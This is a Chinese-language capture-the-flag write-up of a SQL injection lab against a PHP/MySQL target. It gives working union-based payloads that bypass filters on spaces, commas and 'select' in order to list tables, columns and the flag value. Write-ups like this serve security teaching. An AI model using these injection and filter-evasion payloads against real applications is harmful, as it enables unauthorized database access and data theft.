
1. 实验环境

操作系统：CentOS7.6

服务器：PHP 5.2.17p1

数据库：5.5.36



1. 操作步骤
2. 获得查询的字段数


1'order by 1#

出错



判断是空格被过滤掉，用/\*\*/代替空格再试

1'order/\*\*/by/\*\*/1#



没有出错，再依次提交1'/\*\*/order/\*\*/by/\*\*/2#，1'/\*\*/order/\*\*/by/\*\*/3#，把后面的数字+1提交，直到出现错误。



得知查询字段数为2个。

1. 查询当前数据库

1'/\*\*/union/\*\*/select/\*\*/1,database()#

出错



根据错误信息可得逗号被过滤掉，用join语句来代替逗号。


1'/\*\*/union/\*\*/select/\*\*/\*/\*\*/from/\*\*/((select/\*\*/1)A/\*\*/join/\*\*/(select/\*\*/database())B)#

还出错



select被过滤掉，将select改成大小写混合写法Select


1'/\*\*/union/\*\*/Select/\*\*/\*/\*\*/from/\*\*/((Select/\*\*/1)A/\*\*/join/\*\*/(Select/\*\*/database())B)#



得出当前数据库名称为sql3。

1. 获取当前数据库的表


1'union/\*\*/Select/\*\*/\*/\*\*/from/\*\*/((Select/\*\*/1)A/\*\*/join/\*\*/(Select/\*\*/group\_concat(table\_name)/\*\*/from/\*\*/information\_schema.tables/\*\*/where/\*\*/table\_schema=database())B)#



sql3数据库有flag和user两个表。

1. 获得flag表的字段。


1'union/\*\*/Select/\*\*/\*/\*\*/from/\*\*/((Select/\*\*/1)A/\*\*/join/\*\*/(Select/\*\*/GROUP\_CONCAT(column\_name)/\*\*/from/\*\*/information\_schema.columns/\*\*/where/\*\*/table\_schema=database()/\*\*/and/\*\*/table\_name='flag')B)#



flag表有Id，flag两个字段

1. 获取flag的信息。

1'/\*\*/UNION/\*\*/SELECT/\*\*/\*/\*\*/FROM/\*\*/flag/\*\*/#



**flag{%66%6C%61%67%7B%69%74%20%69%73%20%76%65%72%79%20%68%61%72%64%7D}**

1. 提交flag，成功

